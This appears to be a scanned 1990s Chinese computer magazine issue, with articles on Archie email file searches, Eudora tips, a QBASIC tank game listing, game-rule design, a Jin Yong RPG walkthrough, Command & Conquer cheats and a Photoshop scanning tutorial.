archie.ncu.edu.tw	archie.unl.edu
archie.doc.ic.ac.uk	archie.au
archie.hensa.ac.uk	archie.wide.ad.jp
archie.cs.megill.ca	archie.kr
archie.sogang.ac.kr	archie.rediris.es
archie.nz	archie.luth.se

知道了这些服务器的地址我们就可以向它们发出查询的请求了，比如我们要向英国的 archie.doc.ic.ac.uk 发出查询 n16e122.exe（Netscape Navigator1.22 版本）的命令，就应以 archie@archie.doc.ic.ac.uk 为地址发一封 E－mail，注意不要在 E－mail 的 Subject 行写入信息，除非它是一条正确的 archie 命令，否则 Archie 服务器将只寄给你一条关于使用 archie 命令的邮件。如果你想全面了解 archiemail 的命令详解，你可以向 archie sever 发一封 Subject 为 help 的信，随后 archie sever 会发给你一封关于命令使用的 E－mail。若在你的消息中包含有一个无效的 Archie 命令，Archie 服务器将同样

发给人一则有关电子邮件访问的帮助信息。通常我们只需知道几个命令就可以了，比如可以在信件的正文区写下如下的信息：

set maxhits 50 <设置只要搜索结果的前50条>

find n16e122.exe <查找n16e122.exe这个文件>

archie sever 的查询时间可能只有几分钟甚至更短(通常是这样)，也有可能要几个小时或一天，这要看它和线路的繁忙程度如何。这次archie sever 响应我们的邮件只用了不到3分钟的时间，很快吧。下面就是archie sever 发回的查询结果(部分)：

```
Host ftp.rutgers.edu (128.6.4.7)
Last updated 04:01 1 Dec 1996
    Location: /pub/accounting/internet/disk3
      FILE  -rw-rw-r--  1528560 bytes 19:26
9 Oct 1996 n16e122.exe
Host warum.uni-mannheim.de (134.155.50.51)
Last updated 05:27 1 Nov 1996
    Location: /systems/windows/winsock
      FILE  -rw-rw-r--  2659749 bytes 14:04
21 Oct 1996 n16e122.exe
Host bitsy.mit.edu (18.72.0.3)
Last updated 05:13 23 Oct 1996
    Location: /mit/win3/web/navigator/old/ver1.12
      DIRECTORY  drwxrwxr-x  512 bytes
18:17 26 Sep 1996 n16e122.exe
    Host ftp.trentu.ca(192.75.12.200)
    Last update 07:45 4 NOV 1996
    Location:/icci/software
    FILE -rw-r-rr--5566538 bytes
```

……以下还有很多的查询结果，这里不再一一列举。

拿第一个查询结果举例来说，我们可以看出n16e122.exe这个文件存在于主机ftp.rutgers.edu(128.6.4.7是它的IP地址)的/pub/accounting/internet/disk3目录中。这个主机上的最新更新时间为1996年12月1日，这个文件共有1528560字节。通常情况下Internet上的以exe为后辍的文件一般都是可以自地解压缩的可执行文件。

笔者按照查询的第一个地址连接到ftp.rutgers.edu在/pub/accounting/internet/disk3下找到了n16e122.exe这个文件，双击这个文件便把它下载到我们的硬盘中了，经过自动解压缩，程序运行良好。至此，我们便得到了我们想要的文件。很简单，不是吗？

其实，您现在就可以给archie sever服务器发一封E-mail，看看它有什么反映?我相信您很快就会熟练使用E-mail找到您想要的很多有趣的东西。

(本刊记者 臧捷)

长篇中文E—mail的快捷编辑妙法

经常要用E-mail来传送大篇幅的文章，就涉及到一个输入汉字的问题。众所周知，Windows提供的汉字输入法并不尽如人意，而多数电子邮件程序不支持读入文件的功能，无法利用事先拟就的长篇文章。如何解决这个矛盾呢？笔者经过摸索和试验，发现电子邮件程序允许用文字处理软件编辑其专用信箱文件，由此，找到了一个取长补短的妙法，问题终于应刃而解。

下面以笔者使用的Eudora Light V1.5.2为例，就其具体操作过程作一番介绍。

一、创建空白E-mail：首先启动Eudora，选择New message，出现空白信笺，在To：栏中输入：cfan@netchina.co.cn，在Subject：栏中输入几个字符。然后，移至正文区，随便输入几个字符，选择存盘，带信头的E-mail便保存在out.mbx中，将其更名为o.mbx。

二、在DOS下编辑发信文件：运行Ms-dos程序，由Windows退至DOS环境，启动UCDOS自带的WPS，打开out.mbx文件。移至Subject:栏，输入"长篇中文E-mail的快捷编辑妙法"，除了信头区的Subject：栏可以替换成汉字主题外，其余内容均不可随意变动，否则会造成发信失败。移至正文区，它和信头区中间要空一行。其后，用户便可输入文章的内容，每一行用硬回车结束。文章输入完毕，存盘退至主菜单，进入文件服务功能，将o.mbx转换成文本文件out.mbx。

三、形成发信信箱文件：退出WPS，按quit退出UCDOS，键入exit返回Windows。再度启动Eudora，程序会提示'发信信箱文件的内容表已有变动，是沿用旧内容表还是新建内容表？"，选择'Create new"。稍待片刻，长篇E-mail便出现在屏幕上，注意删掉E-mail中的乱字符如小方格等。这里要谈谈E-mail中文主题的显示问题。若主题超过13个汉字，存盘后开头几个汉字呈现乱码，这时，就需要在主题前空一个半角字符位，加上一个小数点，存盘后便会发现主题显示正常 如果主题比较短，直接在主题后空一个半角字符位，加上一个小数点即可，这样可以防止主题最后一个汉字丢失。之后，将E-mail存盘保存，启动拨号软件连网，这封长篇E-mail就可以顺利地发给编辑部了。

(四川 王崇东)





湖北　柴林　▽　△



四川　柯绍纬　▽



北京　赵恺棣　▷



电脑画廊



▷ 山东　侯晓波

坦克攻防战

该程序在 BASIC 中图形状态下，利用画线语句在蓝色背景色中画出一幅战场简单构图，然后定义几个键，利用陷井捕俘技术使坦克前进后退，并发射炮火，攻击左边的反坦克工事。当坦克冲到最左边工事处时，会发生爆炸 坦克在远处被工事发射的火力连续击中 20 次也会爆炸。

程序规定，按 F1 键坦克前进，按 F2 键坦克后退（如考虑使用方向键可将程序中第 420、430、470、480 行中的 KEY(1) 改为 KEY(11)，KEY(2) 改为 KEY(12)，即可用左右方向键控制坦克运动），按 F4 键工事发射火力，按 F9 键坦克发炮，按 F5 键退出程序，结束游戏。

当按一次 F4 键后，再连续按 F9 键时，坦克炮火就会将工事炮火压住，从而阻滞坦克爆炸。

```
10 CLS : KEY OFF
20 SCREEN 1, 0
30 COLOR 9, 0
40 X = 145: Y = 90
50 LINE (0, Y - 30)-(30, Y - 10), 1
60 LINE (0, Y - 10)-(100, Y - 10), 1
70 LINE (10, Y - 20)-(30, Y - 23), 1
80 LINE (30, Y - 23)-(100, Y - 10), 1
90 PAINT (2, Y - 12), 1, 1
100 PAINT (32, Y - 20), 1, 1
110 LINE (0, Y + 13)-(320, Y + 13), 1, B
120 LINE (0, Y + 12)-(320, Y + 12), 1, B
130 LINE (30, Y - 15)-(320, Y - 15), 1
140 LINE (0, Y + 14)-(5, Y + 8), 1
150 LINE (250, Y - 15)-(320, Y - 20), 1
160 LINE (5, Y + 8)-(10, Y + 12), 1
170 LINE (10, Y + 12)-(0, Y + 14), 1
180 LINE (0, Y + 4)-(10, Y + 6), 1, B
190 LINE (10, Y + 5)-(15, Y + 5), 1
200 LINE (3, Y)-(7, Y + 12), 1, B
210 CIRCLE (5, Y), 4, 1, , , 1
220 PAINT (5, Y - 2), 1
230 PAINT (4, Y + 2), 1
240 LINE (3, Y + 6)-(0, Y + 12), 1, B
250 LINE (320, Y - 15)-(320, Y - 20), 1
260 PAINT (5, Y + 10), 1
270 PAINT (290, Y - 16), 1
280 LINE (150, Y - 15)-(200, Y - 20), 1
290 LINE (200, Y - 20)-(250, Y - 15), 1
300 PAINT (200, Y - 16), 1
310 LINE (X + 10, Y - 5)-(X + 30, Y), 1, B
320 LINE (X, Y)-(X + 40, Y), 1
330 LINE (X, Y)-(X - 3, Y + 5), 1
340 LINE (X - 3, Y + 5)-(X + 2, Y + 10), 1
350 LINE (X + 2, Y + 10)-(X + 40, Y + 10), 1
360 LINE (X + 40, Y + 10)-(X + 40, Y), 1
370 CIRCLE (X + 5, Y + 10), 2, 1, , , 1
380 CIRCLE (X + 15, Y + 10), 2,
1, , , 1
390 CIRCLE (X + 25, Y + 10), 2,
1, , , 1
400 CIRCLE (X + 35, Y + 10), 2,
1, , , 1
410 LINE (X + 10, Y - 4)-(X -
10, Y - 3), 1, B
420 ON KEY(1) GOSUB 600
430 ON KEY(2) GOSUB 700
440 ON KEY(5) GOSUB 1600
450 ON KEY(9) GOSUB 1400
460 ON KEY(4) GOSUB 1500
470 KEY(1) ON
480 KEY(2) ON
490 KEY(5) ON
500 KEY(9) ON
510 KEY(4) ON
520 GOTO 420
600 GOSUB 800
610 X = X - 20
620 GOSUB 1000
630 RETURN
700 GOSUB 800
710 X = X + 20
720 GOSUB 1000
730 RETURN
800 LINE (X + 10, Y - 5)-(X +
30, Y), 0, B
810 LINE (X + 10, Y - 4)-(X -
10, Y - 3), 0, B
820 LINE (X, Y)-(X + 40, Y), 0
830 LINE (X, Y)-(X - 3, Y + 5), 0
840 LINE (X - 3, Y + 5)-(X + 2, Y + 10), 0
850 LINE (X + 2, Y + 10)-(X + 40, Y + 10), 0
860 LINE (X + 40, Y + 10)-(X + 40, Y), 0
870 CIRCLE (X + 5, Y + 10), 2, 0, , , 1
880 CIRCLE (X + 15, Y + 10), 2, 0, , , 1
890 CIRCLE (X + 25, Y + 10), 2, 0, , , 1
900 CIRCLE (X + 35, Y + 10), 2, 0, , , 1
910 IF X < 20 THEN 1200
920 RETURN
1000 LINE (X + 10, Y - 5)-(X + 30, Y), 1, B
1010 LINE (X + 10, Y - 4)-(X - 10, Y - 3), 1,
B
1020 LINE (X, Y)-(X + 40, Y), 1
1030 LINE (X, Y)-(X - 3, Y + 5), 1
1040 LINE (X - 3, Y + 5)-(X + 2, Y + 10), 1
1050 LINE (X + 2, Y + 10)-(X + 40, Y + 10), 1
1060 LINE (X + 40, Y + 10)-(X + 40, Y), 1
1070 CIRCLE (X + 5, Y + 10), 2, 1, , , 1
1080 CIRCLE (X + 15, Y + 10), 2, 1, , , 1
1090 CIRCLE (X + 25, Y + 10), 2, 1, , , 1
1100 CIRCLE (X + 35, Y + 10), 2, 1, , , 1
```

自己动手编游戏(四)
游戏的规则

游戏之所以能成为游戏，除了其自身的娱乐性之外，还必须拥有一个明了的游戏规则。游戏规则在游戏中的地位就相当于一场足球比赛中的裁判。注意！我们并没有将游戏规则比作球赛中的比赛规则，就是由于二者是不能等同的。后者仅仅是判定比赛胜负的依据，而前者却同时担当着进行判定的任务。勿容质疑，对于所有的游戏来说游戏的规则都是游戏的核心所在。

通常，游戏自身都拥有一定的游戏规则。但是在将我们所面临的游戏程序化时，必须进一步加以处理，这个过程叫做规则的细化。以上一讲中我们提及的《游蛇》游戏为例，让我们了解一下这个规则的细化过程。

《游蛇》的创意在于控制一条游动的小蛇进行活动，其间会遇到各种障碍和食物。这里就引伸出游戏的一般规则即对于障碍的处理和对于食物的处理。进一步细化，障碍还可以分为墙壁、和蛇自己的身体，食物还可以有各种种类。让我们姑且统一规定，小蛇一旦碰撞到墙壁和自己就死去；一旦吃到食物就长大，这就完成了计算机游戏创造的第一部分：游戏规则的细化。

事实上，游戏规则的细化过程实质上就是对游戏中游戏者所可能面对的情况和可能所采取的对策事先预设对应方案的过程。游戏的规则越简单，游戏者所面对的情况越简单，游戏的编程工作越顺利；反之，游戏的规则越是复杂，游戏者所面临的选择越多样化，游戏编程越繁琐，游戏里可能隐藏的 BUG 就越多。一般来说，游戏者面临的选择越多，游戏的趣味性越高，游戏中可能存在的漏洞也就越多 选择性越少，游戏就越单调，但是游戏中的漏洞也就越少。但这一切并不是绝对的，因为现实中那些费尽心机搞出一大堆选择让玩家脑袋大了一圈的游戏绝对是有的，而且不在少数。

在细化游戏规则之后，进一步需要做的就是设计一种算法将其程序化。我们仍以《游蛇》为例，看一看微软的软件大师们是如何实现这一构思的。《游蛇》的源程序名叫做 Nibbles.bas，在 dosv5.0 的目录下可以找到，它包括 14 个子程序和 2 个函数。由于篇幅所限，我们不能在这里一次介绍其全部过程的详细情况，这里只将其实现游戏规则的程序段落介绍给大家：《游蛇》的游戏规则实现程序段由其子程序 SUB PlayNibbles 中的第 64 行直至结束和函数 SUB FUNCTION PointIsThere 两部分组成。前者的作用是进行游戏的状态情况处理，后者的作用是分析小蛇是否符合游戏中的生存条件。为节省篇幅其源程序希望大家自己具体地学习分析一下微软的软件大师的干炼手笔，这里就不再给出了。

（待续）

（辽宁　邵文　郝斌）

```
1110 RETURN
1200 FOR I = 1 TO 100
1210 LINE (X, Y)-(X - 10, Y + 20), 2
1220 LINE (X - 10, Y + 20)-(X + 5, Y + 5), 2
1230 LINE (X + 5, Y + 5)-(X + 20, Y + 25), 2
1240 LINE (X + 20, Y + 25)-(X + 10, Y + 5), 2
1250 LINE (X + 10, Y + 5)-(X + 20, Y - 20), 2
1260 LINE (X + 20, Y - 20)-(X + 5, Y - 5), 2
1270 LINE (X + 5, Y - 5)-(X - 5, Y - 20), 2
1280 LINE (X - 5, Y - 20)-(X, Y), 2
1290 PAINT (X + 10, Y), 2
1300 NEXT I
1310 GOTO 10
1400 FOR I = X - 12 TO 0 STEP -10
1410 LINE (1, Y - 4)-(I - 2, Y - 3), 2, B
1420 NEXT I
1430 FOR I = X - 12 TO 0 STEP -1
1440 LINE (1, Y - 4)-(I - 2, Y - 3), 0, B
1450 NEXT I
1455 FOR I = 1 TO 5
1460 CIRCLE (5, Y - 4), I, 2, 1
1465 NEXT I
1470 FOR T = 1 TO 1000: NEXT T
1475 FOR L = 1 TO 5
1480 CIRCLE (5, Y - 4), L, 0, 1
1485 NEXT L
1490 RETURN
1500 FOR J = 1 TO 30
1510 FOR I = 15 TO X - 5 STEP 5
1520 LINE (I + 2, Y + 5)-(I + 4, Y + 5), 2, B
1530 NEXT I
1540 FOR I = 15 TO X - 5 STEP 5
1550 LINE (I + 2, Y + 5)-(I + 4, Y + 5), 0, B
1560 NEXT I: NEXT J
1570 GOTO 1200
1600 SYSTEM
```

(黑龙江　张希德)

飞雪连天射白鹿

话说本人为PC FAN成员,自是夜夜奋战。一日偶得《金庸群侠传》,当然不会轻易放过。是夜,将其塞入光驱,正待与一干武林豪杰一争高下,突然脑中空空,迷迷糊糊昏睡过去。

一觉醒来,发现自己身着古装,伏案而睡。起身四处查看,发现周遭事物大异以前,不禁大惊失色。这时,软体娃娃(活的!)一跃而起,向我发表了一通长篇演说,方才知道自己被智冠制作的"世界唯一的完全VR游戏"带到了游戏世界之中,而且这个游戏居然还是'死亡模式'的。这就是说,万一我在这异度空间不幸身亡,在真实世界中自然尸骨不存(失踪)。觉得'河洛小组'真是心狠手辣,居然要制我于死地!我可与他们无怨无仇,决不曾做过什么伤天害理之事。这飞来横祸,真是上天无眼!不过既已来到此地无法回去,只有先凭着一双拳头和几手三脚猫的'野球拳'在这险恶江湖中杀开一条生路,回头再和他们算帐不迟。

当下收拾行囊,告别敝宅,按照软体娃娃的指引,外出寻找那个能帮助我的'重要人物"。此人显然不会在客栈中,于是我凭着多年玩RPG的经验,在附近各处搜索,不多时便在一个山脚下有着'中'字路口的山上找到了此人。没料到这个精神矍铄的老头对我又是一通演讲,好不容易我才明白我只有找齐"金大侠"当年留下的"飞雪连天射白鹿,笑书神侠倚碧鸳"十四部巨著,再在武林大会上尽败群雄夺得武林盟主之位,得到圣堂的情报,才能通过圣堂返回真实世界中去。而十四本书分散在江湖各门各派手中,击败群雄更是不易,看来为了我重返现实,好不容易平静下来二十年的江湖又将掀起血雨腥风了。前途险恶,自己又武功低微,但为了重返现实,由不得我不闯了,真是"人在江湖,身不由己"。

出了南贤居,心想武功低微,就这样行走江湖未免势单力薄,觉得还是先去寻找几个帮手再说。于是依仗金大侠留下的罗盘,先到几个客栈看看有无帮手,顺便也了解一下天下武林局势。几个客栈一进,收获颇多:在高升客栈(199,401)找到了天生大情种段誉,有这个六脉神剑客跟在身旁,安全感大大增加。座中还有几位气貌不凡之人,但他们不肯跟我,人各有志,便也不强求。偶尔在客栈里还能碰到贩卖物品的韦小宝,他卖的东西可不少,只是价钱高了点。但若碰到好剑,还是勒紧裤带买下来(刚开始没有称手的兵刃可不行)。

下来就是如何赶紧提高自己的武功了。现在倘若前去各大门派'踢馆',翻的多半是自己,名门大派对付吾等"江湖宵小"可是手起刀落,还是不去为妙。想起在客栈中听人说福威镖局(369,258)生有大变,不禁想去瞧瞧热闹。于是赶到福威镖局,发现它竟然就在我家旁边。进去后发现少年林平之甚是'好捏',不禁得意洋洋,便对他夸下海口,答应去青城派(185,370)替他报杀父之仇,林平之感恩戴德之余,家中物品让我随便取用。于是我在发了一笔小财之后,又得到了"松风剑谱"。出来一想,青城派余老头现在捏死我如蚂蚁一般,这个大诺以后再说吧。

如今我武功低微,名门大派不敢硬闯,只有按小道消息,前去胡斐处(86,95)打探一番。谁知与他见面后,一言不和便大打出手,此处放手一搏。(败了,胡斐也不会加害于你,你可去客栈休息一天再战,以得到经验值,但要注意不同客栈的价钱不同)胡斐落败,心中却挂念家传刀法中失落的两页。于是再赶到阎基处(396,374),打败阎基(注意,此人甚是狡诈,且身上补药又多又好,打不过便吃药,很是难缠,可与他打游击,消耗其补药,最后一举歼灭)。尔后将其物品搜刮一空。再到胡斐处,将两页刀法给他,他便加入战团。这时,我队伍中已有两员大将,已可自由闯荡江湖(但尚需磨励)。

下面,我就给出吾等闯荡的简要经历,以避免各位同仁误入歧途,或身首异处,或上天无路,下地无门,空有一身好武功,却见不到父母亲人。

1.《飞狐外传》:

带胡斐到苗人凤处(223,187),杀败围攻之人救下苗人凤,再去找程灵素(323,318),入口附近有一朵蓝花,摘下它才能进去。将自阎基处得到的"七芯海棠"给她,得到解药(还可拉她入伙)。回去给苗人凤治伤,然后胡斐与其单挑,胜之可得《飞狐外传》和'闯王藏宝图"(败了不死)。

2.《雪山飞狐》:

根据'闯王藏宝图",找到山洞(恶战!)然后用'闯

笑书神侠倚碧鸳

——记《金庸群侠传》

王军刀 ’打开宝藏(门边有刀孔),得《雪山飞狐》和‘ 鸯刀 ”。

3.《连城诀》:

在大轮寺(115,297)救出狄云,然后到一个山洞里找到一本“ 唐诗选集 ”,在北丑棚(51,110)内将其放入水盆内,得《连城诀》埋藏地点。去那儿的佛像背后即得。

4.《天龙八部》:

在燕子坞(309,198)与慕容复交谈,他要你找到“ 大燕国皇帝世袭图表 ”与“ 大燕国玉玺 ”,完成任务后他告诉你书在丐帮(229,256)帮主乔峰那儿。闯‘ 打狗阵 ”,单挑乔峰,得《天龙八部》。(段誉在燕子坞被王语嫣美貌所引,离队而去!但败乔峰后,再败慕容复,王语嫣会跟段誉走。若之前去过无量山洞(169,426),则可在山洞中重新招回段誉和王语嫣。据说王语嫣加入后,队伍成员攻击力大涨,因为王语嫣虽不会武功,却熟知各门各派武功路数。),(另外慕容复会给你两种夺书的选择,是好是歹,还是去看看金大侠的原著吧。)

5.《射雕英雄传》:

在客栈听说黑龙潭(309,351)后,在那里找到瑛姑,(注意,潭中隐藏着通道,多多尝试)瑛姑叫你去杀一灯(314,370)。杀不杀,在你一念之差。若不杀,她会叫你去找老顽童(百花谷 159,271),然后告诉你入桃花岛的坐标(341,138)。见到郭靖,黄蓉两位大侠后,或白送书,或抢夺之。(你的德行值是判断条件)

6.《白马啸西风》:

这部书并无相关人物出场。书在沙漠废墟(53,219)中,将破柜子推开,进入密道,用‘ 倚天剑 ’或‘ 屠龙刀 ’或‘ 玄铁重剑 ’破坏石门,即可得《白马啸西风》。

7.《鹿鼎记》:

《鹿鼎记》在神龙岛(145,110),但岛主骗你说书被韦小宝偷了,事实虽然如此,但还得证明。于是赶到云南五毒教(247,424),击败众女子,解释清楚后回岛强夺《鹿鼎记》。

8.《笑傲江湖》:

先在客栈找到令狐冲,请其喝酒,然后用银子向店小二买酒,用‘ 翡翠杯 ’再请令狐冲喝酒,他说酒太差。问店小二知梅庄(330,197)有好酒。于是到梅庄用‘ 琴棋书画 ” 诱江南四友出战并击败他们。然后你会被带去见任我行,尔后便被任我行偷梁换柱逃走。因祸得福,得到“ 黑木令 ”与“ 吸星大法 ”。在华山见过岳不群后,助其得到五岳盟主之位,便可用黑木令入黑木崖(118,178)打败众高手,夺得《笑傲江湖》。(此次战斗若提前进行,实在负多胜少,切记)

9.《书剑恩仇录》:

沙漠中有一回民部落(120,343),在此‘ 翠羽黄衫 ” 霍青桐请你帮她自金轮寺(103,397)夺回‘ 可兰经 ”,回报就是《书剑恩仇录》。

10.《神雕侠侣》:

在沙漠中发现一个山洞,入内见雕蛇互搏挡道,于是‘ 清除路障 ’,发现杨过。为了替杨过解情花之毒,到绝情谷(133,259)取回断肠草。杨过一代大侠,若能邀其同行,吾等自是脸面大大有光。杨过给了一瓶蜂蜜,想起老顽童喜爱调教玉峰,就到百花谷给了他。日后再到百花谷时,蜂蜜已经引来了大群蜜蜂,根据峰翅上的提示,在绝情谷底(131,254)找到了小龙女,杨过自是与“ 姑姑 ” 互叙衷肠,离队而去。然后到活死人墓(145,219)再请杨过、小龙女入队。在墓中的棺材里找到《神雕侠侣》和‘ 九阴真经 ”。

11.《侠客行》:

在摩天崖(186,338)(队伍中须有轻功极高者才能上去)用‘ 玄冰烈火酒 ”(得自蜘蛛洞 75,226)救了石破天,带他在雪山派(165,404)战胜白万剑,夺得‘ 赏善惩恶令 ”。再带他来到侠客岛(435,311)使石破天学会“ 太玄神功 ”,并得到《侠客行》。

12.《倚天屠龙记》:

金毛狮王隐居冰火岛(104,22),吾等前去拜访,不料岛上无人,只在床上找到“ 一撮金毛 ”。老的找不到便找小的。终于在昆仑仙境(22,440)找到了张无忌,将那“ 一撮金毛 ”在他面前一晃,他便乖乖跟来。先到明教分舵(76,363)地道中拿到‘ 乾坤大挪移 ”心法,然后回到光明顶(69,379)解明教之围,救下明教众人,得到‘ 铁焰令 ”。把‘ 铁焰令 ’给金毛狮王看,他却不卖这个帐,非要我杀了成昆(19,249)才肯回去。成昆本小人,杀之无妨。将其首级回复金毛狮王后回光明顶,他

又要我破‘光明圣火阵’。无奈,本人才疏学浅,破不了阵。只有上灵蛇岛(187,63)请得紫衫龙王来破了此阵,才得到《倚天屠龙记》。

13.《碧血剑》:

袁承志隐居在勃泥岛(277,43)上,你见到他后,他会提出三个条件。当你达到这三个条件回去见他时,若你一向积善行德,他自会把书给你,否则就只有强夺了。

14.《鸳鸯刀》:

大淫贼‘万里独行’田伯光(385,306)秘藏‘鸳刀’,可夺之。若已得到‘鸯刀’,便可前往神秘岛(425,39),将二刀塞入门边刀孔中,开门可得‘大燕国玉玺’和《鸳鸯刀》。

收集齐这十四部书后,就可以回家休息了,若声望值达到200点,第二日桌上就会出现一张‘武林帖’,同时所有的伙伴都已离你而去。从此你就要孤身奋战了。来到“武道大会”(192,296)独力奋战十五位高手夺得“武林盟主”的称号及“神杖”。(每战三人即可休息一次)最后来到台湾岛霹雳堂(407,216)拉八孔处,方知霹雳堂即圣堂。用武林盟主的标志‘神杖’向拉八孔换得进入圣堂的钥匙,进入厢房,推开方台进入密道,将十四部小说放在书架上打开秘门,此时武林十大顶尖高手追踪而至,(若你为正道中人,便为邪派十大高手;反之,亦然)在狭窄的密道中展开一场轰天动地的正邪大决斗。无论你是正是邪,都必须闯过此关,否则便功亏一篑。

战胜后,不禁觉得‘长剑空指,英雄尽败’,带着对这个武侠世界的无穷眷恋,踏上了回归之路......

游戏至此便告结束。

此游戏为开放式情节,十四个情节可同时展开,不分先后。为了方便玩家练功(本游戏中无到处乱窜的小人可供练功),现将游戏中可供练功之处指引如下:

1.胡斐。虽有误会,却可切磋一番

2.丐帮打狗阵。功力低时可去试试身手。

3.武当张三丰。张真人陪小辈练功尽心尽力,还会传你拳、剑、轻功。

4.百花谷老顽童。出招狠,且会‘左右互搏术’,功力高时去较好。(此四处不会害你性命,尽可放手一搏。)

5.恒山派。功力较低,但不可与师太交手,以防不慎逼死这个偏激的老太婆。

6.崆峒派。掌门人的七伤拳擦之即伤。

7.衡山派。莫大先生的剑法令人好生佩服。

8.欧阳克。相对‘好捏’一些。

......

(注意,以上地方会使你GAME OVER)

“秘技”:

1.要拿人东西而不损道德值,只须邀其主人加入队伍,物品就可尽情享用。

2.人物离队后,他的武功秘籍,兵器不会消失。(尽为你所用)

3.注意,邪派人物的加入会大损你的道德值。

4.当你刚开始游戏时,选择人物的拳脚,剑术,生命值都要高。否则,很容易GAME OVER。

5.当在场景中寻找物品时,要到场景的四周仔细察看及尝试,可找出隐藏在草丛,树林,以及视角以外的密道,通往重要物品的藏身之处。

6.当有一些可疑的物品到手上时,可尝试把它给原著中有关人物看,可产生意想不到的好处。(如教你几手武功,报答以物品,告诉有关线索或答应加入)

7.有些场景进去就打架,心中无把握最好先存盘。(特别是游戏刚开始时)

8.最后一点 熟读金庸原著会对你大有帮助。

(北京PC FAN小组作)

“C&C”攻略

一、C&C的秘技:

1.炒钱罐法:当你有一定T植物时,造一个钱罐,等贮量有四格左右时,再造一钱罐在READY状态。接着把前一个钱罐卖去,同时把READY的钱罐造起来,你的钱会猛增。

2.炒兵法:首先造起任一防保护性武器(机枪炮塔,哥大,激光等)。然后把它卖掉,在卖的同时(颜色褪去,建筑未全消失前)把此建筑的血按出,最后按下S键。你会发现你的建筑未卖去,而从建筑中走出一些机枪兵。用此法你可组织起一支,无敌百万大军。

3.隔空搭物法:条件必需有雷达及右上角地图和机枪兵一个。先将要造的物体处在READY状态。按出小兵的血,再按一下READY物,先在雷达上建一下,最后在右上角地图上的任何处建造你想的东西。

二、C&C的修改:

在你玩C&C的时候,是否会因为钱不足而烦恼,这里有一个办法可以帮你。拿出你的PCTOOLS5.0来吧。首先把进度存贮一下,用PC5.0在文件SAVEGAME.???中Find你现在有的钱的语句。如你有5000,就找881300008813,(8813是5000的16位进制中数值)把这串数字改为FFFFFFFFFFFF你就会有1670多万,用不尽的钱财。

(杭州 宋瑞环)

迷人的 Photoshop 世界(一)

序　　言

在人类创建文字之先，已经有了许多表达思想感情的工具。比如手势、呀呀怪叫、结绳等等，其中最有魅力的表达方式恐怕就是绘画了。从旧石器、新石器时代到机械时代，以至于现在的电子、信息时代，虽然人们已具备了处理各种符号和抽象文字的能力，但人们对这种原始的、直接诉诸于感性的表达思想方式依旧情有独钟。多媒体的发展可作为一个佐证。

下面是表达同一主题的两种方式，你觉得哪一个更好呢？也许是各有所长吧。



图 1　笑

你的笑
是甜甜蜜蜜的三月风
荡漾在我的心原
你美丽温柔的倩影
在我们相逢的一瞬间
铭刻成永恒的思念
——陈荣桂

图 2

很久以来，我总是后悔没有把少年娱乐时光的三分之一分配给美术练习，现在再想进入那梦幻般的艺术世界多么难哪！于是，许多年后的我，又想走另外一种捷径（也许这又是一个错误），我因此而知道了 Photoshop。

在走过一段旅程之后，我想告诉朋友们的是：Photoshop 不是唯一的图像处理软件，但它无疑是最好的之一。

关于……

首先声明，本系列讲座不是一本使用手册或百科全书，它是作者与 Photoshop 相识、相知以至于难舍难分的一段历程纪录，所以它更适合初学者。当然，即使你是一位 Photoshop 的高手，也许会发现一些你竟然也不知道的秘密呢。不信吧，那就试试看。

结构

本系列讲座共分五个部分，每个部分的大致结构是：概述、内容简要、关键字、练习动作详解等，我们将尽力做到图文并茂，通过大量实际操作来增强读者的感性理解。

第一部分　获得素材

如果你是丹青好手，当然可以随意涂抹、妙笔生花；如果你不是，其实也没有什么好泄气的。比方说，通过扫描仪将照片变成数字图像，那么你就有了许多创造的素材了。

第二部分　变化莫测的魔笔

这是一杆真正的“魔笔”，工具箱里为我们提供了那么多，但是，怎么让它们着起‘魔’来呢？

第三部分　图层工作室

涂一笔再涂一笔，被覆盖的图像怎么修改呢，用橡皮吗？恐怕不太好使吧。一层红色、一层绿色、一层蓝色，能够让它们分离开来工作吗？请到图层工作室来，你将有意想不到的收获，你会庆幸：没白来一趟 Photoshop 世界。

第四部分　创造梦幻世界

摄影师通过不同性质的透镜达到各式各样的表达效果，而在 Photoshop 提供的一组滤色器里，你只需要一个命令，这里，你能轻松的完成一个优美的畸变，而你的同事和朋友对你刮目相看（当然，你得偷偷感谢 Photoshop）。

凡你能想象得到的，Photoshop 都将能助你创建一个梦幻的世界。

第五部分　精彩的结局

让朋友欣赏自己的劳动成果是一种快乐，让更多的朋友来欣赏则是更大的快乐。

文中使用的图标

警告，下边要做的事可能非常危险。

提示，也许它会告诉你一些原先不知道，知道后恍然大悟的东西。

轻松一刻，为你讲述一个相关的或者不相关的真实小故事，没准会有点启发的噢。

我所说的绝对不是真理，信还是不信，这得你自己做完之后再决定。

第一篇　获得素材

在 Photoshop 里获得素材，或者说获得一幅原始图像的路径很多，我们可以扫描源图像，也可以让 Kodak 公司将相机底片数字化到 PhotoCD 上面，即可以用数字相机获得数字化的图像，也可以直接通过绘图软件绘制获取，我们将要讨论的是其中最普遍的一种——通过扫描仪。(注：本篇图片涉及到的具体的打印机分辨率和网屏技术将在第五篇‘精彩的结局’详加论述。)

本篇内容

★扫描是什么

★为什么要从扫描谈起

★一个扫描实例

★图象类型

★确定最佳分辨率

★保存成果

一、扫描是什么

扫描是什么？我的一个朋友想当然的回答道，就象是 X 光照射吧。他果然把自己的手放在了平板扫描仪的玻璃上，想搞清楚自己为什么老是手疼。

可想而知，他的关节炎没有能查出来，而手纹倒真的清楚再现到屏幕，这已经够让他奇怪的了，如果这个朋友知道他的手的信息将要用 3~4 张软盘去容纳的话，我想他不只是奇怪，更得心痛了吧。

扫描的实际含义就是图像采集，就是以一个计算机可以使用的数字形式去捕获可视信息的过程。

扫描仪硬件设备主要通电荷耦合器或者光电倍增管来处理收集来的反射光，经过模/数转换器，将图像转换成数字文件。图 4 是一个平板扫描仪的工作原理图：光源投射到图像上，反射光通过透镜聚焦到电荷耦合器件芯片上，这个电荷耦合器件将光线作为电压模拟量存储，然后送到 A/D(数/模)转换器上转换成数字数据。

扫描仪主要类型有平板式、鼓式、手持式、专用胶片或幻灯片扫描器。本文所说，一般指平板扫描仪。(见图 3、4)

二、为什么要从扫描说起

第一个理由，Photoshop 是一个图片处理的‘电子暗室’，计算机不能象人一样去感觉色彩，你必须把所有的东西变成 0 或 1，它才会乐意与你合作。

第二个理由，一般而言，用相机获得素材还算是比较容易的，如果因为你的想象力和创作力非常旺盛而对此不屑一顾的话，那才是真正的傻瓜呢。



